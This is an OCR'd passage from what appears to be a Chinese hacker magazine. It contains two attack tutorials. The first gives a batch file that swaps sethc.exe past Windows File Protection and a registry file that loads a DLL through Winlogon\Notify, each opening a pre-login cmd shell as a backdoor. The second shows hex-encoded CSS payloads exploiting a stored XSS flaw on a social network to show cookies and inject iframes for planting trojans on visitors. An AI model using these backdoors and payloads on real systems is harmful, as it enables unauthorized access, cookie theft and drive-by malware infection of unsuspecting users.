
3、替换三法一注意

替换方法，这个在07年S17x发表的一篇文章中曾提及到使用replace命令可以实现万能替换，我觉得它探索的思路可能本身就有点问题，对付Windows的WFP机制，最关键的是时间，而不是使用哪种方法，系统会有一定的文件检测时间，只要我们在检测时间内完成操作，那么就可以实现替换了。当然替换的方法有很多，比如使用S17x的Replace命令，或者使用Copy命令，还可以使用硬连接，在Windows中的硬连接和Linux的硬连接具有极相似的效果，改变任何一个文件，与之相连接的文

件也会改变，所以有时候这是一个不错的绕道而行的方法。对于相关的命令大家自己去网上查找资料，我们直接编写如下批处理文件并将其保存为ok.bat，将ok.bat和上面生成的sethc.exe复制到同一目录下，直接执行ok.bat，我们的事情就ok了，ok.bat的代码如下：

```
@ del c:\windows\system32\dllcache\sethc.exe
@ del c:\windows\system32\sethc.exe
@ copy sethc.exe c:\windows\system32\dllcache
@ copy sethc.exe c:\windows\system32
```

注意操作一定要快，为了达到快速的目的，我们才使用了批处理搞定它。运行批处理后，登录系统的时候我们按5下shift键，就会提示我们输入密码了，如图3所示，密码是7854+1+basenet，输入后就可以启动一个cmdshell了，如果想继续玩还可以直接替换成explorer.exe，那样直接就可以看到Windows的桌面了，不需要任何密码。


图3

三、Win+u辅助程序

利用辅助程序来打造一个后门，这和上面所讲的方法基本是一样的，不过它们不可以直接替换成cmd.exe或explorer.exe，而sethc.exe粘滞键却是有这样的特异权限的，也就是说使用它们去做后门的话，我们只能用来添加帐户，而不要期望使用它们能开启cmd.exe或者外壳程序。

辅助程序中所对应的应用程序如图4所示，Magnify（放大镜）、OSK（屏幕键盘）、UtilMan（辅助工具管理器）。大家知道了突破WFP机制的技巧，相信什么都可以OK了！




图4


四、Ctrl+Alt+Delete键的利用

上面我们提到了按一下Ctrl+Alt+Delete键，这个操作被系统转换成了WM_HOTKEY消息，这个消息经winlogon.exe的消息回调函数处理后，执行了任务管理器程序。上面只是一个大致的过程，我们不用管是怎么进入Winlogon进程的领空，也不用调用诸多的API函数，只要知道注册表编辑器中的HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Notify是Winlogon.exe启动的时候所加载的DLL文件列表，我们只要写一些具有特殊代码的DLL文件导入到这个注册表位置就可以了，我制作了一个简单的DLL文件，它的作用就是执行cmd.exe。我们来编写如下的注册表文件：

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon\Notify\test]
"Startup"="Startup"
"Impersonate"=dword:00000000
"Asynchronous"=dword:00000001
"DLLName"="c:\\test.dll"
```

将打包的DLL文件复制到c:\下，然后双击运行刚才的注册表文件，将内容导入到注册表中，重新注销计算机，如图5所示，我们还没有输入密码系统已经启动了cmd.exe，想怎么更改密码或是添加密码都可以。


图5

如果对方登录的时候没有欢迎界面，那么在登录的时候按一下Ctrl+Alt+Delete键，直接启动了Explorer.exe，但是我们却无法进行任何操作，也就是说如果用户使用的是传统登录模式，我们就不能直接获得外壳程序的权限，而且我在本机测试的时候也发现这个方法导致了包括Win键在内的多个热键的无法使用。如果是服务器的话就会导致无法登录，使用3389登录也不会打开。这时候就感觉这个热键的利用有点像曹操碗中的“鸡肋”了，不过我们可以写一个只添加用户的DLL文件，这样在3389登录的时候就可以利用了。在Vista中因为没有Winsta0这个窗口站，所以要实现上面的目的还需要一些努力，因为能力问题就没有进行更详细的分析了！

本文思路我认为非常不错，但是限于个人的能力只能写到这儿了，在网上搜索到一篇Win2k下建立的SAS热键管理的代码，代码有一定的参考价值，大家也可以搜索一下！

（本文所涉及到的ExeScript—v3.0、OK.bat、sethc.exe、test.reg、test.dll已收录到光盘中）

呆呆虫问吧

问：我虚拟机系统坏了，里面的文件怎么复制出来？能进入系统，但是进入后什么也不显示。桌面、还有开始菜单什么的都不显示。我现在就是想把里面的东西弄出来，这个要怎么办？

答：你可以使用CTRL+DEL+ALT 键来调用任务管理器，然后新建任务，输入explorer.exe 即可出现桌面了，然后你可以共享你资料所在的盘符，在使用本机进去拖回来即可，也可以直接安装VMTOOLS直接拖回来即可。

文章难易度：★★★
文章阅读点：构造代码挂马
校内网涂鸦板跨站挂马

又见校内网跨站漏洞

Faust

最近在论坛上看到一位叉子发的一个关于校内网跨站的帖子，正好先前检测校内网漏洞的时候发现的几个跨站漏洞都被补上了，我心想怎么这么快就又出现漏洞了呢，于是就抱着怀疑的态度去校内网测试了一下，结果漏洞果然存在，而且这次的漏洞不同于之前我找到的那些本地跨站和反射型 XSS，这次出现的漏洞存在于校内网个性模版中的个性涂鸦中，由于个性涂鸦板中用户自定义的 CSS 代码中的特殊字符过滤不完全，因此导致了恶意用户可以构造并执行跨站代码，接下来就让我演示一下漏洞利用的全过程吧。

先前在我的测试下发现很多关键的跨站触发标签都被过滤了，例如常见的<script>alert(document.cookie)</script>就会被编码为<sc<x>ript>alert(document.cookie)</sc<x>ript>的形式，复原之后可以看到变成了<scr<x>ipt>alert(document.cookie)</scr<x>ipt>这样，也就是在 script 中插入了一个<x>，这样一来就没有办法执行 script 里面的代码了，同样的，许多 html 标签也都被这样进行了处理，可是问题就出现在这里并没有过滤经过编码转换后的 html 代码。众所周知，在 JavaScript 中的 \ 字符是转义字符，所以可以使用 \ 连接 16 进制字符串来运行代码，而且值得注意的是，在层叠样式表（CSS）里也是支持使用 \ 连接的 16 进制字符串形式的代码，因为 CSS 的语句是内嵌在 HTML 文档里的，所以编写 CSS 的方法和普通的 HTML 编写方法是一样的，因此我们也可以在 CSS 里加入一些经过转换的 JavaScript 代码来达到跨站的目的。因为 XSS 的触发条件各种不同的 HTML 标签属性，所以在这里我们构造的跨站代码是 body{background：url(javascript:alert(document.cookie);）}，这里使用字符串转换工具对代码进行一下转换，如图 1。




图 1

选择 URL 格式的那些字符串，我们在记事本里把“%”替换为“\”即可，构造好的代码如下：body{background:url(\6A\61\76\61\73\63\72\69\70\74\3A\61\6C\65\72\74\28\64\6F\63\75\6D\65\6E\74\2E\63\6F\6F\6B\69\65\29\3B）}，修改完毕后我们来看下效果，如图 2。

可见一打开个人主页，就会弹出一个显示用户 cookie 的框框，说明跨站代码已经成功的执行了。由于这里的用户密码是经过加密的，所以小菜我也不懂得如何去分析利用这些 cookie。接下来我要介绍的是在这里如何利用这个跨站漏洞进行挂马。




图 2

我们知道经典的挂马语句是<iframe src=http://www.xxx.com width=0 height=0></iframe>，可是在这里由于各种限制所以不能直接使用这种方式来挂马了，必须要进行一些改动。初步改动的测试代码如下：body{background：url(javascript：document.write('<iframe width=1000 height=1000 src=http://www.baidu.com></iframe>')；）}，将代码经过编码转换之后如下：body{background：url(\6A\61\76\61\73\63\72\69\70\74\3A\20\64\6F\63\75\6D\65\6E\74\2E\77\72\69\74\65\28\27\3C\69\66\72\61\6D\65\20\77\69\64\74\68\3D\31\30\30\30\20\68\65\69\67\68\74\3D\31\30\30\30\20\73\72\63\3D\68\74\74\70\3A\2F\2F\77\77\77\2E\62\61\69\64\75\2E\63\6F\6D\3E\3C\2F\69\66\72\61\6D\65\3E\27\29\3B）}。测试一下效果发现整个页面都变成了百度，因为 document.write 的意思是对页面进行重写操作，如图 3。

